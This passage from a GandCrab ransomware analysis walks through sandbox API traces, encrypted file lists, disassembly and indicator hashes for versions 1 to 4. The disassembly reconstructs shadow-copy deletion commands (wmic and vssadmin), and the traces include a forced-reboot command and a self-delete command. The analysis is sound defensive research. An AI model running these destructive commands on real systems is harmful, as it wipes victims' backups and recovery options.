78782. [0090.420] FindFirstFileW (in: lpFileName="C:\\$Recycle.Bin\\*", lpFindFileData=0x314f208 | out: lpFindFileData=0x314f208)
78783. [0090.420] lstrcpW (lpString1=".", lpString2=".") returned 0
78784. [0090.420] FindNextFileW (in: hFindFile=0xd48280, lpFindFileData=0x314f208 | out: lpFindFileData=0x314f208) returned 1
78785. [0090.420] lstrcpW (lpString1=".", lpString2=".") returned 1
78786. [0090.420] lstrcpW (lpString1=".", lpString2=".") returned 0
78787. [0090.420] FindNextFileW (in: hFindFile=0xd48280, lpFindFileData=0x314f208 | out: lpFindFileData=0x314f208) returned 1
84360. [0109.405] GetModuleHandleA (lpModuleName="Advapi32.dll") returned 0x77990000
84361. [0109.405] GetProcAddress (hModule=0x77990000, lpProcName="CryptGenRandom") returned 0x779
84362. [0109.405] CryptGenRandom (in: hProv=0xd6e5a0, dwLen=0x20, pbBuffer=0x314c948 | out: pbBuf
84363. [0109.405] CryptReleaseContext (hProv=0xd6e5a0, dwFlags=0x0) returned 1
84364. [0109.405] VirtualFree (lpAddress=0x2740000, dwSize=0x0, dwFreeType=0x8000) returned 1
84365. [0109.406] VirtualAlloc (lpAddress=0x0, dwSize=0x800, flAllocationType=0x3000, flProtect=0
84366. [0109.406] VirtualAlloc (lpAddress=0x0, dwSize=0x800, flAllocationType=0x3000, flProtect=0
84367. [0109.406] CryptAcquireContextW (in: phProv=0x314c820, szContainer=0x0, szProvider="Micros
84368. [0109.407] CryptImportKey (in: hKey=0xd6ed98, pbData=0xa0000, dwDataLen=0x114, hPubKey=0x
84369. [0109.407] CryptGetKeyParam (in: hKey=0xd802a0, dwParam=0x8, pbData=0x314c80c, pdwDataLen=
84370. [0109.407] CryptEncrypt (in: hKey=0xd802a0, hHash=0x0, Final=1, dwFlags=0x0, pbData=0x2740
84371. [0109.407] GetLastError () returned 0x0
84372. [0109.408] CryptReleaseContext (hProv=0xd6ed98, dwFlags=0x0) returned 1

```

```

C:\Users\CliHmnxMn6Ps\Desktop\34rcSrGk W7Hu_I0T.swf -
C:\Users\CliHmnxMn6Ps\Desktop\34rcSrGk W7Hu_I0T.swf.CRAB -
C:\Users\CliHmnxMn6Ps\Desktop\3mHfkmGglaKNYaBK9.mp4 -
C:\Users\CliHmnxMn6Ps\Desktop\3mHfkmGglaKNYaBK9.mp4.CRAB -
C:\Users\CliHmnxMn6Ps\Desktop\4_L-92figvYhCIBhrEs.doc -
C:\Users\CliHmnxMn6Ps\Desktop\4_L-92figvYhCIBhrEs.doc.CRAB -
C:\Users\CliHmnxMn6Ps\Desktop\6YKlhANz79ThqLL.flv -
C:\Users\CliHmnxMn6Ps\Desktop\6YKlhANz79ThqLL.flv.CRAB -
C:\Users\CliHmnxMn6Ps\Desktop\7i2BoLr0e_.flv -
C:\Users\CliHmnxMn6Ps\Desktop\7i2BoLr0e_.flv.CRAB -
C:\Users\CliHmnxMn6Ps\Desktop\aaavQmwiv.jpg -
C:\Users\CliHmnxMn6Ps\Desktop\aaavQmwiv.jpg.CRAB -

```

Shadow Copy Removal

After encryption, the sample removes shadow copies, using wmic on Vista and later, and vssadmin on XP and earlier.

```

00524ED6 push    edi
00524EDF call   is_vista_or_later
00524EE4 test   eax, eax
00524EE6 jz     loc_524F80

```

```

00524EEC xor     ecx, ecx
00524EEE mov     dword ptr [esp+088h+String2], 77005Ch ; \w
00524EF6 mov     [esp+088h+var_90], 650062h ; be
00524EFE lea    ebx, [esp+088h+String2]
00524F02 mov     [esp+088h+var_8C], 5C006Dh ; m\
00524F0A lea    eax, [esp+088h+var_74]
00524F0E mov     [esp+088h+var_88], 6D0077h ; wm
00524F16 mov     [esp+088h+var_84], 630069h ; ic
00524F1E mov     [esp+088h+var_80], 65002Eh ; .e
00524F26 mov     [esp+088h+var_7C], 650078h ; xe
00524F2E mov     [esp+088h+var_78], cx
00524F33 mov     [esp+088h+var_74], 680073h ; sh
00524F3B mov     [esp+088h+var_70], 640061h ; ad
00524F43 mov     [esp+088h+var_6C], 77006Fh ; ow
00524F4B mov     [esp+088h+var_68], 6F0063h ; co
00524F53 mov     [esp+088h+var_64], 790070h ; py
00524F5B mov     [esp+088h+var_60], 640020h ; d
00524F63 mov     [esp+088h+var_5C], 6C0065h ; el
00524F6B mov     [esp+088h+var_58], 740065h ; et
00524F73 mov     [esp+088h+var_54], 65h ; 'e' ; e
00524F7B jmp    loc_525078

```

```


00524F80 loc_524F80:
00524F80 xor     edi, edi
00524F82 mov     [esp+088h+var_A8], 63005Ch ; \c
00524F8A xor     eax, eax
00524F8C mov     [esp+088h+var_A4], 64006Dh ; md
00524F94 mov     [esp+088h+var_4], ax
00524F9C lea    ebx, [esp+088h+var_A8]
00524FA0 mov     [esp+088h+var_A0], 65002Eh ; .e
00524FA8 lea    eax, [esp+088h+var_50]
00524FAC mov     [esp+088h+var_9C], 650078h ; xe
00524FB4 mov     [esp+088h+var_98], di
00524FB9 mov     [esp+088h+var_50], 63002Fh ; /c
00524FC1 mov     [esp+088h+var_4C], 760020h ; v
00524FC9 mov     [esp+088h+var_48], 730073h ; ss
00524FD1 mov     [esp+088h+var_44], 640061h ; ad
00524FD9 mov     [esp+088h+var_40], 69006Dh ; mi
00524FE1 mov     [esp+088h+var_3C], 20006Eh ; n
00524FE9 mov     [esp+088h+var_38], 650064h ; de
00524FF4 mov     [esp+088h+var_34], 65006Ch ; le
00524FFF mov     [esp+088h+var_30], 650074h ; te
0052500A mov     [esp+088h+var_2C], 730020h ; s
00525015 mov     [esp+088h+var_28], 610068h ; ha
00525020 mov     [esp+088h+var_24], 6F0064h ; do
0052502B mov     [esp+088h+var_20], 730077h ; ws
00525036 mov     [esp+088h+var_1C], 2F0020h ; /
00525041 mov     [esp+088h+var_18], 6C0061h ; al
0052504C mov     [esp+088h+var_14], 20006Ch ; l
00525057 mov     [esp+088h+var_10], 71002Fh ; /q
00525062 mov     [esp+088h+var_C], 690075h ; ui
0052506D mov     [esp+088h+var_8], 740065h ; et

```

Process #10: wmic.exe

Information	Value
ID	#10
File Name	c:\windows\syswow64\wbem\wmic.exe
Command Line	"C:\Windows\system32\wbem\wmic.exe" shadowcopy delete

Wallpaper
 Wallpaper changing was a new feature in v3, which was later removed in v4.



The wallpaper is not hardcoded inside the sample, it's drawn at runtime using the DrawText function.

```

77575. [0145.667] DrawTextA (in: hdc=0x2f010727, lpchText="ENCRYPTED BY GANDCRAB 3", cchText=-1, lprc=0x253f404, format=0x11 | out: lpchText="EM
77576. [0145.766] GetUserNamew (in: lpBuffer=0x253f520, pcbBuffer=0x253f428 | out: lpBuffer="SYSTEM", pcbBuffer=0x253f428) returned 1
77577. [0145.767] lstrcpw (lpString1="SYSTEM", lpString2="SYSTEM") returned 0
77578. [0145.767] wsprintfW (in: param_1=0x253f720, param_2="DEAR USER, " | out: param_1="DEAR USER, ") returned 11
77579. [0145.767] DrawTextW (in: hdc=0x2f010727, lpchText="DEAR USER, ", cchText=-1, lprc=0x253f404, format=0x11 | out: lpchText="DEAR USER, ", 1
77580. [0145.767] DrawTextA (in: hdc=0x2f010727, lpchText="YOUR FILES ARE UNDER STRONG PROTECTION BY OUR SOFTWARE. IN ORDER TO RESTORE IT YOU MUS
77581. [0145.769] DrawTextA (in: hdc=0x2f010727, lpchText="For further steps read CRAB-DECRYPT.txt that is located in every encrypted folder", c

```

The wallpaper file is dropped in the temp folder, and the wallpaper is then changed with SystemParametersInfo.

```

77589. [0148.357] CreateFileW (lpFileName="C:\\Users\\CIIHMN-1\\AppData\\Local\\Temp\\\\"pidor.bmp"
77600. [0148.628] SystemParametersInfoW (in: uiAction=0x14,

```

Reboot

Finally, the sample sets a reboot in 60 seconds and opens the download page for the Tor browser.

```

77605. [0150.266] ShellExecuteW (hwnd=0x0, lpOperation="open", lpFile="cmd.exe", lpParameters="/c shutdown -r -t 60 -f", lpDirectory=0x0, nShowCmd=0
77606. [0150.777] ShellExecuteW (hwnd=0x0, lpOperation="open", lpFile="https://www.torproject.org/download/download-easy.html.en", lpParameters=0x0,

```

The reboot and browser opening is removed from Gandcrab v4. Since v4, the malware instead removes itself after it's done.

Information	Value
ID	#4
File Name	c:\windows\system32\cmd.exe
Command Line	"C:\Windows\System32\cmd.exe" /c timeout -c 5 & del "C:\Users\Nd9E1FY\\Desktop\Crack_Advanced_Sound_Recorder.exe.zzz.exe" /f /q
Initial Working Directory	C:\Users\Nd9E1FY\Desktop\

Conclusion

Although GandCrab is not a sophisticated piece of malware, it is used in widespread and frequent campaigns via different distribution methods. The family reacts quickly to changes like the decryptor for the v1 version, and adds new features often, making it one of the most prevalent malware families in 2018.

Samples

Gandcrab v1.0

[January Malware Analysis recap blog](#)

Gandcrab sample:

69f55139df165bea1fcada0b0174d01240bc40bc21aac4b42992f2e0a0c2ea1d

Unpacked: 0c0def0788b5f946bb2d1a83d883d474550353c98eaffb4456d651cb4bcc3bd9

JS dropping v1.2.0

[VMRay Analyzer Report](#)

Dropper: b4b6f6c2588001e5b95eed79faf99a92b9d9224f65af6a92e055ddfb145a1ecc

Dropped Gandcrab sample:

063cf82cd52acb6a0539a6ff59f72fb5de473293a06c470a92c6d35a151b73e9

Unpacked DLL: ed8875c88bf061f45601629fbb3faa9f5b9ea4a076ba5a7accd566dc40862072

DOC dropping v2.3.1

[VMRay Analyzer Report](#)

Dropper: 99eb1d90eb5f0d012f35fcc2a7dedd2229312794354843637ebb7f40b74d0809

Dropped Gandcrab sample:

846ad2d7e1e133ae4bc2decabc22ae686a44cccaffbee15b4d9b23143f6aa8d3f

Unpacked DLL: f93379f495ce3c025b8f2ad59779d2de28f00a25b6206572522a71028f925f01

JS dropping v3.0.0

[VMRay Analyzer Report](#)

Dropper: e7851a1b3e93968e7f6b92a1a3f59d250402be15a5bcb3262acff1e0a27b912c

Dropped Gandcrab sample:

6a8d922e34de35ac074b7de54d71227fb1a1ed92b9cfbc4daf8d64a9c5bc46b8

Unpacked DLL:

67c50459db7f0042d7e1a96ce113e60f0179978dfe810bdb0f5320a092ce3b71

Grandsoft EK dropping v3.0.0

[VMRay Analyzer Report](#)

Exploit: a67a98047097f2249eba7a31138efde45f3c02a3f7f46d3a9de85d630da7cd94

Dropped Gandcrab sample:

6fafa7bb56fd2696f2243fc305fe0c38f550dffcf5fca04f70398880570ffff

Injected DLL: 469961813372d2a3645cf9927c983f5d661e2a60589425d9259e7658de63a181

RIG EK dropping v3.0.1

VMRay Analyzer Report

Exploit (swf): ad5dbe133677c987f95fc890ab37a48d9d2f9324a53356affd078e26d3cbb8fc

Downloader (js):

7fab866ce5474e690a06ca556c76e63a3c3c184ae493fce03bb2a839ef7ef725

Dropped Gandcrab sample:

c0db3c329592294a81f23c37e701a189110913c17d1371bc625a3eae97f37a94

Unpacked DLL:

243cafdc3582a750537fb7a4ba4e9640f4142f385478c106514bae0d736f462e

Regular Gandcrab v3.0.1 payload

VMRay Analyzer Report

Gandcrab sample:

8a1e66b4834499dacc24abb27733c387733d919070fc504b14ee865678952559

Unpacked DLL:

e9bfa9691b48a75fa917a37290cb32b02ded3ae60dab4bcd625e8f390fd345a1

Gandcrab v3.0.1 payload with missing features

VMRay Analyzer Report

Gandcrab sample:

5ab28933afa89bd0924ed45538b753cd260d0a6cec76eeca30d040476cf6d363

Unpacked DLL:

03b73dfe73dc7f9191e0c3a34801dd0e906b3ba8c77de76681a23a7c34cb5133

Encrypted doc dropping Gandcrab v3.0.1

VMRay Analyzer Report

E-mail: b4d0b03ca50f013b4f0f9efc2ecd822bfc13325356100f2f4d36eaf217d9077b

Dropper (password 123123):

be54bb05adbda29316ba03d61b3365d8a03e1121a39ae492078787aff4f1248f

Gandcrab sample:

589e188602c4a24c68bc095c1105894a5e97e1df6218eaead89b7ab9a4e88eac

Unpacked DLL:

229275aa89ea8d39b3cc721d45d51d50707339b64afddde99119ebdf50ef6770

Gandcrab v4.0

VMRay Analyzer Report

Gandcrab sample:

ef7b107c93e6d605a618fee82d5aeb2b32e3265999f332f624920911aabe1f23

Unpacked: 786e3c693fcd55466fd6e5446de7cf58a4311442e0bc99ce0b0985c77b45d

Gandcrab v4.1

VMRay Analyzer Report

First public samples (unpacked):

8ecbfe6f52ae98b5c9e406459804c4ba7f110e71716ebf05015a3a99c995baa1

e454123d852e6a40eed1f2552e1a1ad3c00991541d812fbf24b70611bd1ec40a

6987fd73457ac0b5c245886532b1bdf5d58cb43890e04b706ebba44727403311

Later v4.1 Sample

Packed: 06ee45a770fa1a88b62d28059c2c44310f7ff56edbdaf35a0b9c44f2a4e57536

Unpacked: f5e74d939a5b329dddc94b75bd770d11c8f9cc3a640dccd8dff765b6997809f2